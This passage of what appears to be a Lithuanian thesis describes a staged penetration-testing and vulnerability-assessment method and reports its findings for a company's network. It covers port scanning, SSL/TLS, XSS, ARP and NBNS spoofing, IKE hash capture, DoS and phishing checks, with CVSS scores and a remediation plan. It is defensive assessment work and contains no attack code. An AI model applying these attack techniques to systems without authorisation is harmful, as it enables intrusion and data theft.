sąrašas, atvirų TCP / UDP prievadų sąrašas, veikiančių tarnybų sąrašas, operacinių sistemų sąrašas.

IT&T tinklo atsparumo kibernetinės saugos patikrinimo metu (2 etapas) yra pasirenkamas tinklas, kuriame bus atliekami kibernetinės saugos patikrinimai. Dažniausiai vykdomi išorinio ir vidinio tinklo bei sistemų kibernetinio saugumo patikrinimai.

IT&T išorinio tinklo atsparumo kibernetiniam saugumui patikrinimo metu (2.1 etapas) atliekami tinklo architektūros, duomenų saugumo bei DoS atakoms pažeidžiamumų patikrinimai, antivirusinių sistemų susidorojimo su žalingu kodu patikrinimas.

IT&T išorinio tinklo architektūros pažeidžiamumų įvertinimo metu (2.1.1 etapas) sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir vertinama, ar piktavaliai gali iššifruoti duomenų srautą ir perimti tą srautą jį užvaldant. Prie tinklo architektūros pažeidžiamumų priskiriami tokie pažeidžiamumai, kurie atskleidžia sisteminę informaciją, pavyzdžiui, išsamus klaidos pranešimų rodymas, įdiegtos programinės įrangos versijos nustatymas, direktorijų turinio ir kelio iki šakninio katalogo atskleidimas.

IT&T išorinio tinklo duomenų saugumo patikrinimo metu (2.1.2 etapas) sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir įvertinamos saugumo spragos, kurios gali būti panaudotos priėjimui prie sistemų ar duomenims gauti. Tai yra vienintelis kelias siekiant išsiaiškinti, ar sistema tikrai pažeidžiama. Šio patikrinimo metu gaunama informacija apie pažeidžamumus (vartotojų vardai, slaptažodžiai, ekrano nuotraukos ar slapti duomenys).

Atsparumo DoS atakoms patikrinimo metu (2.1.3 etapas) siekiama įsitikinti, ar WEB serveris sugeba susidoroti su dideliu kiekiu HTTP užklausų.

Antivirusinių sistemų susidorojimo su žalingu kodu patikrinimo metu (2.1.4 etapas) analizuojamas elektroninio pašto filtro bei WEB serveriuose įdiegtų antivirusinių sistemų gebėjimas susidoroti su kenkėjiškais failais.

IT&T vidinio tinklo ir sistemų atsparumo kibernetinės saugos patikrinimo metu (2.2 etapas) atliekami esminiai vidinio tinklo patikrinimai tokie, kaip tinklo įrangos konfigūracijos, kompiuterizuotos darbo vietų ir tarnybinių stočių saugumo patikrinimai.

Tinklo įrangos konfigūracijos patikrinimo metu (2.2.1 etapas) yra sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir tikrinamas tinklo įrangos konfigūracijos saugumas, galimybė nukreipti tinklo srautą į piktavalio kompiuterį ir tokiu būdu perimti konfidencialius duomenis ir/ar slaptažodžius. Tikrinama kaip vidinio tinklo infrastruktūra yra apsaugota nuo savavališko (nesankcionuoto) tinklo ir pašalinių kompiuterinių įrenginių prijungimo.

Kompiuterizuotos darbo vietų saugumo patikrinimo metu (2.2.2 etapas) yra sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir tikrinama operacinių sistemų bei jose veikiančių aplikacijų atnaujinimo lygis ir ar jos nėra pažeidžiamos. Tikrinamas kompiuterizuotų darbo vietų ir jose veikiančių aplikacijų konfigūracijos saugumas, leidžiantis vartotojams eskaluoti teises prisijungiant prie naudojamų sistemų. Tikrinamas veikiančių duomenų bazių sistemų programinės įrangos atnaujinimo lygis ir konfigūracija.

Tarnybinių stočių saugumo patikrinimo metu (2.2.3 etapas) yra sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir tikrinamos vidiniame tinkle veikiančių tarnybinių stočių operacinės sistemos ir ar jos nėra pažeidžiamos. Tikrinamas tarnybinių stočių ir jose veikiančių aplikacijų konfigūracijų saugumas, leidžiantis vartotojams eskaluoti teises prisijungiant prie naudojamų sistemų. Tikrinamas veikiančių duomenų bazių sistemų programinės įrangos atnaujinimo lygis ir konfigūracija.

Žmogiškojo faktoriaus patikrinimo metu (3 etapas) atliekama patikrinimai siekiant įsitikinti, kad darbuotojai geba (3.1 etapas) pastebėti vykdomas duomenų vagystės (angl. *phishing*) atakas. Patikrinimui dažniausiai naudojama socialinė inžinerija ir yra siunčiami laiškai įstaigos darbuotojams, analizuojami vartotojų slaptažodžių atitikimo saugos reikalavimams bei bandoma atskleisti konfidencialią informaciją nešifruotais duomenų perdavimo kanalais. Atliekama saugos

politikos peržiūra (3.2 etapas) siekiant įsitikinti, ar yra laikomasi tam tikrų saugos politikose nurodytų taisyklių, t. y. ar darbuotojai laikosi saugaus slaptažodžio sudarymo bei jo saugojimo taisyklių ir pan. Tikrinamos darbo vietos (3.3 etapas), siekiant įsitikinti ar darbuotojai saugiai naudoja jautrią informaciją, nepalieka viešai matomose vietose prisijungimo duomenų.

Atliekant pažeidžiamumo įvertinimą (4 etapas), vykdomi skaičiavimai pagal pažeidžiamumų vertinimo metodiką, kuri aprašyta 1.5 skyriuje. Šie skaičiavimai parodo kiek yra pažeidžiamas IT&T tinklas.

Sudarant priemonių planą pažeidžiamumams pašalinti (5 etapas), panaudojami atsparumo pažeidžiamumams įvertinimo duomenys, kurie pateikiami pagal sritis (konfidencialumo, vientisumo, prieinamumo) ir panaudojamas priemones (konfigūravimo, techninės, organizacinės, kompetencijos). Sričių indentifikavimas leidžia suprasti pažeidžiamumo mastą. Priemonių parinkimas leidžia nustatyti veiksmus. Konfigūravimo priemonė reiškia, kad reikalingas darbuotojų indėlis. Techninė priemonė reiškia, kad reikalinga įsigyti programinė ar aparatinė įranga. Organizacinės priemonės reiškia, kad reikalingi organizaciniai sprendimai (pvz. paskirti atsakingus asmenis). Kompetencijos priemonė reiškia, kad reikalingi mokymai. Šis planas (3 lentelė) leidžia aukščiausiai vadovybei įvertinti rizikas bei suprasti kokių priemonių reikia imtis, kad pašalinti identifikuotus pažeidžiamumus.

3 lentelė. Priemonių planas

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Konfidencialumas				
Vientisumas				
Prieinamumas				
Veiksmai				

Atliekant pakartotinius pažeidžiamumų įvertinimus, pasirinktas algoritmas leidžia palyginti gautus rezultatus ir įvertinti pokyčius.

4. Sudaryto kibernetinės saugos algoritmo realizavimas

Šiame darbe kibernetinės saugos algoritmo patikrinimas vykdomas pagal juodos grupės (angl. *black–box*) metodiką, kai tiksliai nėra žinomas tinklas ir jo konfigūracija, turint minimalias žinias apie skenuojamus objektus. Šio metodo panaudojimas leidžia atlikti kibernetinės saugos patikrinimą artimai panašų į realaus piktavalio, bandančio patekti į įmonės organizacijos tinklą. Šio metodo panaudojimo metu yra nustatomi visi priėjimo keliai prie sistemų. Kai yra daugiau nei 10000 žinomų saugumo spragų, dažniausiai duomenų apdorojimui ir analizei yra naudojami automatiniai įrankiai, bet naudojamas ir rankinis veikiančios programinės įrangos ir paslaugų patikrinimas, įvairiems pažeidžiamumams nustatyti. Dažniausiai rankinis patikrinimas leidžia nustatyti pažeidžiamumus, kurių negali aptikti automatiniai įrankiai, o tokie pažeidžiamumai turi itin rimtą poveikį bendram saugumo lygiui.

Šiame darbe naudotas kibernetinės saugos algoritmas paremtas rankiniu procesu, kuomet kibernetinio saugumo patikrinimo įrankiai naudojami kaip pagalbiniai ir automatizuojantys rutininius veiksmus.

Šiame darbe vertinant UAB „Mokslas“ IT&T tinklo atsparumą įsilaužimui, buvo atlikta:

- **išorinio tinklo ir sistemų saugumo patikrinimas**;
- **vidinio tinklo ir sistemų saugumo patikrinimas**;
- **žmogiškojo faktoriaus patikrinimas**;
- **pažeidžiamumų įvertinimas**;
- **sudarytas priemonių planas pažeidžiamumams pašalinti**.

Šiame darbe buvo atliktas išorinio IT&T tinklo kibernetinio saugumo patikrinimas įsitikinti, ar iš išorės (interneto) yra pasiekiamos UAB „Mokslas“ valdomos informacinės sistemos. Šiame darbe atliktas išorinio IT&T tinklo saugumo patikrinimas, kurio metu buvo surinkta informacija apie UAB „Mokslas“ valdomas sistemas iš viešai prieinamų šaltinių (paieškos sistemų, katalogų ir kt.). Identifikavus veikiančias sistemas buvo patikrinta, ar šios sistemos nėra pažeidžiamos remiantis žinomomis kibernetinio saugumo spragomis.

Šiame darbe buvo patikrintas UAB „Mokslas“ išorinio IT&T tinklo kibernetinis saugumas, kurio metu atlikta:

- **prievadų nuskaitymas**;
- **tinklo architektūros pažeidžiamumų patikrinimas**:
  - ar yra daugybiniai SSL / TLS pažeidžiamumai;
  - ar galimas sisteminės informacijos atskleidimas.
- **duomenų saugumo patikrinimas**:
  - ar yra XSS pažeidžiamumai;
  - ar galimas IKE agresyvaus režimo maišos (angl. *hash*) nutekinimas;
  - ar galimas slaptažodžių perdavimas nešifruotu kanalu;
  - ar galimas neapsaugotas nukreipimas į kitą tinklapį.
- **atsparumo DoS atakoms patikrinimas**;
- **antivirusinių sistemų susidorojimo su žalingu kodu patikrinimas**.

Išorinio IT&T tinklo kibernetinio saugumo patikrinimo metu buvo ieškoma atvirų prievadų UAB „Mokslas“ išorinio IT&T tinklo potinkliuose. Išorinio IT&T tinklo eksperimento metu buvo patikrinti serveriai turėję bent vieną atidarytą prievadą.

Šiame darbe buvo atlikti eksperimentai, kurių metu identifikuoti aštuoni išorinio IT&T tinklo pažeidžiamumai. Nustatyta, kad:

- išorinėms informacinėms sistemoms priklausančių tarnybinių stočių saugumo būklė neužtikrina tinkamos duomenų apsaugos;
- piktavalis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis;
- piktavalis gali nukreipti vartotojus į kenkėjišką puslapį ir taip vykdyti atakas prieš jų sistemas;
- piktavalis gali perimti IKE slaptą maišą, kurią gali panaudoti prieigai prie VPN tinklo;
- piktavalis gali perimti prisijungimui prie vartotojų paskyrų naudojamus slaptažodžius;
- UAB „Mokslas“ WEB serveris nesugeba susidoroti su dideliu kiekiu HTTP užklausų ir po trumpo laiko atsisako aptarnauti kitų vartotojų užklausas;
- UAB „Mokslas“ elektroninio pašto laiškų priedų filtravimo sistemos darbas saugumo atžvilgiu yra priimtinas, bet tikrintuose WEB serveriuose nėra įdiegta antivirusinė sistema, sauganti nuo kenkėjiško tipo failų.

Visiems nustatytiems UAB „Mokslas“ išorinio IT&T tinklo pažeidžiamumams buvo įvertinta vieta kibernetinės atakos vektoriuje, kuris kaip pavyzdys pavaizduotas 20 pav.

20 pav. Daugybinių SSL / TLS pažeidžiamumų vieta kibernetinės atakos vektoriuje

Detalus visų aukščiau išvardintų išorinio UAB „Mokslas“ IT&T tinklo atliktų eksperimentų aprašymas ir jų rezultatai pateikti Priede Nr. 1.

Šiame darbe UAB „Mokslas“ vidaus IT&T tinklo kibernetinio saugumo patikrinimo metu buvo siekiama nustatyti, ar UAB „Mokslas“ vidaus IT&T tinklas yra atsparus įsilaužimui bei ar atlikta tinklo įrangos ir standartinės kompiuterizuotos darbo vietos konfigūracijos patikra. Tinklo įrangos patikrinimo metu buvo tikrinamas tinklo įrangos konfigūracijos saugumas, galimybė nukreipti tinklo srautą į kitą kompiuterį ir tokiu būdu perimti konfidencialius duomenis ir/ar slaptažodžius. Taip pat buvo tikrinama, kaip tinklo infrastruktūra yra apsaugota nuo savavališko (nesankcionuoto) tinklo ir kompiuterinių įrenginių pajungimo prie tinklo. Taip pat buvo atliekamas patikrinimas, ar galima vieša prieiga prie vidinio UAB „Mokslas“ tinklo spausdintuvų potinklio, ar galima prieiga prie kompiuterizuotų darbo vietų potinklio ir patikrintas tinklo įrangos potinklio saugumas.

Šiame darbe buvo patikrintas UAB „Mokslas“ vidaus IT&T tinklo kibernetinis saugumas, kurio metu atlikta:

- **tinklo įrangos konfigūracijos patikrinimas:**
  - ar yra neapsaugota prieiga prie vidinio tinklo;
  - ar yra nesaugi ugniasienių konfigūracija;
  - ar naudojama SNMP tarnybos standartinė konfigūracija;
  - ar galima ARP paketų klastojimo ataka;
  - ar galima NBNS / LLMNR paketų klastojimo ataka;
  - ar naudojami tinklo įrangos standartiniai slaptažodžiai;
- **kompiuterizuotos darbo vietų saugumo patikrinimas:**
  - ar yra Windows RDP tarnybos MiTM pažeidžiamumai;
  - ar yra Windows SMB tarnybos MiTM pažeidžiamumai;

    - ar yra nesaugi Windows sistemų konfigūracija;
- **Tarnybinių stočių saugumo patikrinimas:**
    - ar yra Windows RDP tarnybos MiTM pažeidžiamumai;
    - ar yra Windows SMB tarnybos MiTM pažeidžiamumai;
    - ar yra SSL / TLS konfigūracijos pažeidžiamumai;
    - ar autentifikacija yra naudojama neapsaugota.

UAB „Mokslas“ vidaus IT&T tinklo saugumo patikrinimo metu buvo ieškoma atvirų prievadų šiuose potinkliuose:

- paslaugų potinklis;
- tinklo įrenginių potinklis;
- DMZ1 potinklis;
- KDV potinklis;
- administratorių potinklis;
- DMZ2 potinklis.

Šiame darbe buvo atlikti eksperimentai, kurių metu identifikuoti trylika vidaus IT&T tinklo pažeidžiamumų.

Vidinio tinklo įrangos konfigūracijos patikrinimo metu nustatyta, kad:

- UAB „Mokslas“ vidinio IT&T tinklo infrastruktūra nėra apsaugota technologinėmis priemonėmis nuo nesankcionuoto tinklo ir kompiuterinių įrenginių įrengimo;
- vidinio tinklo ugniasienių ir kitos tinklo įrangos konfigūracija kompiuterizuotų darbo vietų tinklo segmentui neriboja prieigos prie kitų tinklo segmentų ir interneto;
- SNMP tarnybos standartinė konfigūracija gali būti panaudota sisteminės informacijos surinkimui bei tikėtina tinklo įrangos konfigūracijos keitimui;
- ARP paketų klastojimo ataka gali būti panaudota konfidencialių duomenų, tokių kaip prisijungimo slaptažodžiai perduodami atviro teksto protokolais, perėmimui;
- NBNS paketų klastojimo atakos metu slaptažodžiai nebuvo sėkmingai parinkti;
- prieiga prie administravimo sąsajų gali būti panaudota saugumo nustatymų keitimui ir tinklo srauto perėmimui.

Vidinio tinklo kompiuterizuotos darbo vietos patikrinimo metu nustatyta, kad:

- UAB „Mokslas“ yra kritinių pažeidžiamumų, kurių panaudojimas priveda prie konfidencialių duomenų pasisavinimo. Piktavalis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis arba gauti prieigą prie nutolusios sistemos;
- dabartinė Windows sistemos konfigūracija yra pažeidžiama įvairioms atakoms, kurių rezultatas – nuotolinė prieiga prie sistemos.

Vidinio tarnybinių stočių patikrinimo metu nustatyta, kad UAB „Mokslas“ tarnybinių stočių saugumo būklė neužtikrina aukšto saugumo lygio. Piktavalis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis arba gauti prieigą prie nutolusios sistemos, o taip pat gauti prieigą prie konfidencialių duomenų arba leisti sisteminių komandų vykdymą. Piktavalis gali perimti ir iššifruoti tarp kliento ir serverio perduodamus privačius duomenis.

Visiems nustatytiems UAB „Mokslas“ vidinio IT&T tinklo pažeidžiamumams buvo įvertinta vieta kibernetinės atakos vektoriuje, kuri, kaip pavyzdys, pavaizduota 21 pav.

21 pav. ARP paketų klastojimo atakos vieta kibernetinės atakos vektoriuje

Detalus visų aukščiau išvardintų vidinio UAB „Mokslas“ IT&T tinklo atliktų eksperimentų aprašymas ir jų rezultatai pateikti Priede Nr. 2.

Šiame darbe žmogiškojo faktoriaus patikrinimo metu buvo siekiama nustatyti ar UAB „Mokslas“ darbuotojų gebėjimą identifikuoti kibernetinės saugos pavojus.

Šiame darbe buvo vykdomas UAB „Mokslas“ žmogiškojo faktoriaus patikrinimas, kurio metu buvo atlikta:

- darbuotojų kompetencijos patikrinimas;
- saugos politikos peržiūra.

Detalus visų aukščiau išvardinto UAB „Mokslas“ žmogiškojo faktoriaus patikrinimo aprašymas ir jo rezultatai pateikiami Priede Nr. 3.

Šiame darbe buvo įvertintas kiek yra pažeidžiamas pasirinktas UAB „Mokslas“ IT&T tinklas. Pagal identifikuotus UAB „Mokslas“ IT&T tinklo pažeidžiamumus ir vadovaujantis ITU rekomendacijomis Nr. ITU–T X.1521 „Pažeidžiamumo vertinimo sistema“ [43] atlikti pažeidžiamumo grėsmės balų skaičiavimai, kurie leistų IT&T turėtojui numatyti veiksmus ir išteklius pagal keliamą pažeidžiamumų grėsmę.

Šiame darbe atlikus UAB „Mokslas“ išorinio tinklo kibernetinio saugumo patikrinimą gauti pažeidžiamumų patikrinimo rezultatai, kurie, kaip pavyzdys, buvo surašyti į 4 lentelę.

4 lentelė. UAB „Mokslas“ išorinio IT&T tinklo kibernetinio saugumo pažeidžiamumų patikrinimo rezultatų pavyzdys

Pažeidžiamumo aprašymas	**CVSS3 reikšmė [43]**	**CVSS3 vektorius [43]**
Išorinio tinklo architektūros pažeidžiamumų patikrinimas		
Daugybiniai SSL / TLS pažeidžiamumai		
Pažeidžiamumo panaudojimas mažai tikėtinas, nes būtina tinklo srauto perėmimo galimybė, bet perėmus tinklo srautą piktavalis gali iššifruoti ir perimti tarp kliento ir serverio perduodamus privačius duomenis.	4.8 (Vidutinė)	/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N

Šiame darbe atlikus UAB „Mokslas“ vidinio tinklo kibernetinio saugumo patikrinimą gauti pažeidžiamumų patikrinimo rezultatai, kurie, kaip pavyzdys, buvo surašyti į 5 lentelę.

5 lentelė. UAB „Mokslas“ vidinio IT&T tinklo kibernetinio saugumo pažeidžiamumų patikrinimo rezultatų pavyzdys

Pažeidžiamumo aprašymas	**CVSS3 reikšmė [43]**	**CVSS3 vektorius [43]**
Tinklo įrangos konfigūracijos patikrinimas		
Nesaugi ugniasienių konfigūracija		
Pažeidžiamumas yra nesunkiai aptinkamas ir panaudojamas standartinėmis priemonėmis, tačiau tam būtina prieiga prie vidinio tinklo. Gavus prieigą prie vienos iš kompiuterizuotų darbo vietų sistemų galima vykdyti atakas prieš sistemas esančias tarnybinių stočių ir DMZ1 tinklo segmentuose.	5.4 (Vidutinė)	/AV:N/AC:L/PR:L/UI:N /S:U/C:L/I:N/A:N

Detalūs visų aukščiau išvardintų UAB „Mokslas“ IT&T tinklo pažeidžiamumo įvertinimo rezultatų aprašymas pateikiamas Priede Nr. 4.

Šiame darbe buvo sudarytas pasirinkto UAB „Mokslas“ IT&T tinklo pažeidžiamumų pašalinimo priemonių planas. Pagal identifikuotus UAB „Mokslas“ IT&T tinklo pažeidžiamumus ir įvertinus pažeidžiamumo sritis (konfidencialumo, vientisumo, prieinamumo) ir reikalingas panaudoti priemones (konfigūravimo, techninės, organizacinės, kompetencijos) sudarytas UAB „Mokslas“ IT&T tinklo pažeidžiamumų pašalinimo priemonių planas. Šiame darbe atlikus UAB „Mokslas“ išorinio IT&T tinklo kibernetinio saugumo patikrinimą sudarytas pažeidžiamumų pašalinimo priemonių planas, kuris, kaip pavyzdys, buvo surašytas į 6 lentelę.


6 lentelė. UAB „Mokslas“ vidinio IT&T tinklo kibernetinio saugumo tinklo architektūros pažeidžiamumų priemonių plano pavyzdys

Priemonė / Sritis	Konfigūravimo	Techninės	Organizacinės	Kompetencija
Daugybiniai SSL / TLS pažeidžiamumai				
Konfidencialumas	X	X		
Vientisumas	X	X		
Prieinamumas	X	X		
Veiksmai	Silpnų saugumo šifravimo algoritmų ir SSL protokolo pažeidžiamumų ištaisymui rekomenduojama perkonfigūruoti pažeidžiamų HTTP serverių SSL tarnybas. Microsoft IIS WEB serveris neturi paprasto būdo ar priemonių šifravimo protokolo SSLv2 uždraudimui, konfigūracijos keitimas atliekamas keičiant specifines reikšmes Windows registre. Norint išspręsti pasibaigusio galiojimo sertifikato pažeidžiamumą būtina įsigyti patikimų CA (Certificate Authority) išduotą SSL sertifikatą, kuriuo pasitiki visos populiariausios interneto naršyklės. Pasenusi OpenSSL versija turi būti atnaujinta kartu su Apache HTTP programine įranga.			
Sisteminės informacijos atskleidimas				
Konfidencialumas				
Vientisumas				
Prieinamumas	X			
Veiksmai	Būtina įsitikinti ar yra išjungtas derinimo režimas WEB aplikacijoje perkėlus ją iš testinės aplinkos į gamybinę. Klaidų pranešimuose turi būti pateiktas minimalus kiekis sisteminės informacijos. Geriausia praktika, kuomet yra konstatuojamas klaidos faktas, tačiau nepateikiama jokios išsamios informacijos.			

Detalus visų eksperimento metu nustatytų UAB „Mokslas“ IT&T tinklo pažeidžiamumų pašalinimo priemonių planas pateikiamas Priede Nr. 5.

5. Kibernetinės saugos algoritmo peržiūra

Šiame darbe atlikta IT&T tinklo kibernetinės saugos vertinimo algoritmo peržiūra ir atnaujintas algoritmas pavaizduotas 22 paveiksle.



22 pav. Atnaujintas IT&T kibernetinės saugos vertinimo algoritmas

Atnaujinto IT&T tinklo kibernetinės saugos vertinimo algoritmo aprašymas.

Informacijos rinkimo (1 etapas) metu siekiama kiek įmanoma daugiau informacijos surinkti apie IT&T tinklą ir sistemas. Šiame etape visų pirma surenkame informaciją apie tinklą pagal duomenų surinkimo iš tinklo architektūrą (1.1 etapas). Didelis tinklas, kurio tinklo elementai yra nutolę ir tarpusavyje susiję. Belaidis tinklas tai belaidžio ryšio tinklas. IT tinklas, kai tinkle naudojamas serverio-agento modelis. IRT tinklas tai klasikinis IT&T tinklas. Surenkame informaciją apie tinkle naudojamas tinklo įsilaužimo aptikimo sistemas (1.2 etapas). Surinkus šią informaciją sudarome 7 lentelę, kurioje pažymima kokiame tinkle kokia įsilaužimo aptikimo sistema yra naudojama ir kokioje apimtyje yra naudojama. Siekiant susidaryti visapusišką vaizdą apie IT&T tinklą ir sistemas siūloma užpildyti kibernetinių rizikų klausimyną, kuris aprašytas priede Nr. 6.

7 lentelė. Turimas tinklas ir naudojamos sistemos

Pagal duomenų surinkimo iš tinklo architektūrą / Pagal įsilaužimo aptikimo sistemas	Didelis tinklas, kuris tarpusavyje susijęs, turi nutolusių tinklo elementų	Belaidis tinklas	Tinkle naudojamas serverio–agento modelis	IT&T tinklas
DIDS				
WIDS				
HIDS				
NIDS				
NBA				

Jeigu turimame tinkle veikia bet kokio tipo įsilaužimo aptikimo sistema ar sistemos, kurios apima visus tinklo elementus arba tinklo turėtojas turi ar gali suteikti priėjimą prie trūkstamos informacijos, jis yra priskiriamas į baltą grupę (1.3.1 etapas). Jeigu turimame tinkle veikia bet kokio tipo įsilaužimo aptikimo sistema, bet neapima visų tinklo elementų arba nėra visos informacijos apie tinklą, jis yra priskiriamas į pilką grupę (1.3.2 etapas). Jeigu turimame tinkle neveikia bet kokio tipo įsilaužimo aptikimo sistema ir yra nedaug informacijos arba norima atlikti patikrinimą artimai panašų į realaus įsilaužėlio, jis yra įtraukiamas į juodą grupę (1.3.3 etapas).

Įvykdžius šį etapą pereiname prie 2 etapo.

Kitame etape (2 etapas) renkami techniniai duomenys apie IT&T tinklo pažeidžiamas vietas. Techninių duomenų susirinkimo (2.1 etapas) metu iš įsilaužimo aptikimo sistemų surenkama informacija apie tinklo srautų parametrus ir aptiktus išpuolius, įsibrovimus.

Viešosios informacijos surinkimo (2.2 etapas) metu surinkama kiek įmanoma daugiau informacijos iš viešų šaltinių apie IT&T tinklo veiklą.

Techninių duomenų nuskaitymo (2.3 etapas) metu atliekamas prievadų nuskaitymas siekiant nustatyti jų teikiamas paslaugas. Kiekvienam atviram prievadui IT&T tinklo objektuose atliekamas prievade veikiančios tarnybos identifikavimas, kadangi prievado numeris savaime nesuteikia informacijos, kokia tarnyba jame prieinama. Atvirų prievadų ir juose dirbančių tarnybų patikrinimo objektuose visuma leidžia nustatyti kokia operacinė sistema veikia testuojamame objekte, kas yra svarbu bendram infrastruktūros, prieš kurią nukreiptas įsilaužimo patikrinimas, suvokimui bei tinkamos įsilaužimo patikrinimo krypties pasirinkimui. Šio etapo metu gaunami tokia informacija: ugniasienės konfigūracija, veikiančių sistemų sąrašas, atvirų TCP / UDP prievadų sąrašas, veikiančių tarnybų sąrašas, operacinių sistemų sąrašas.

Įvykdžius šį etapą pereiname prie 3 etapo.

IT&T tinklo atsparumo kibernetinės saugos patikrinimo metu (3 etapas) yra pasirenkamas tinklas, kuriame bus atliekami kibernetinės saugos patikrinimai. Dažniausiai vykdomi išorinio ir vidinio IT&T tinklo saugumo patikrinimas.

IT&T išorinio tinklo atsparumo kibernetinės saugos patikrinimo metu (3.1 etapas) atliekami tinklo architektūros, duomenų saugumo pažeidžiamumų patikrinimai, atsparumo DoS atakoms, antivirusinių sistemų susidorojimo su žalingu kodu patikrinimas. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

IT&T išorinio tinklo architektūros pažeidžiamumų įvertinimo metu (3.1.1 etapas) sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir vertinama, ar piktavaliai gali iššifruoti duomenų srautą ir perimti tą srautą jį užvaldant. Prie tinklo architektūros pažeidžiamumų priskiriami tokie pažeidžiamumai, kurie atskleidžia sisteminę informaciją, pavyzdžiui, išsamus klaidos pranešimų rodymas, įdiegtos programinės įrangos versijos nustatymas, direktorijų turinio ir kelio iki šakninio katalogo atskleidimas. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

IT&T išorinio tinklo duomenų saugumo patikrinimo metu (3.1.2 etapas) sudaromas tuo metu žinomų pažeidžiamumų sąrašas ir įvertinamos saugumo spragos, kurios gali būti panaudotos priėjimui prie sistemų ar duomenų gauti. Tai yra vienintelis kelias siekiant išsiaiškinti ar sistema tikrai pažeidžiama. Šio patikrinimo metu gaunama informacija apie pažeidžamumus (vartotojų vardai, slaptažodžiai, ekrano nuotraukos ar slapti duomenys). Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

Atsparumo DoS atakoms patikrinimo metu (3.1.3 etapas) siekiama įsitikinti, ar WEB serveris sugeba susidoroti su dideliu kiekiu HTTP užklausų. Nustatytiems pažeidžiamumams įvertinama vieta kibernetinės atakos vektoriuje.

